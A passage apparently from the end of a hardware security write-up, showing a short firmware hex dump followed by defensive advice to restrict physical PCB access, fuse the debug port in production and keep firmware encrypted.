 1B5A      67 20 63 6f 64 65 20 77  69 74 68 20 3a 00 00 00  00 00 74 02 c4 06 e0 02  53 02 c6 02 f8   g code with :.....t.....S....
 1B77      02 00 00 00 00 ed 05 c4  06 6f 05 88 05 7a 05 cb  05 ff ff ff ff ff ff ff  ff ff ff ff ff
```

It is highly recommended to limit physical access to the PCB and implement a fuse production process (debug port will be unsuable). Moreover, all firmware should be stored always encrypted. The decryption process will be done on the device, directly in memory.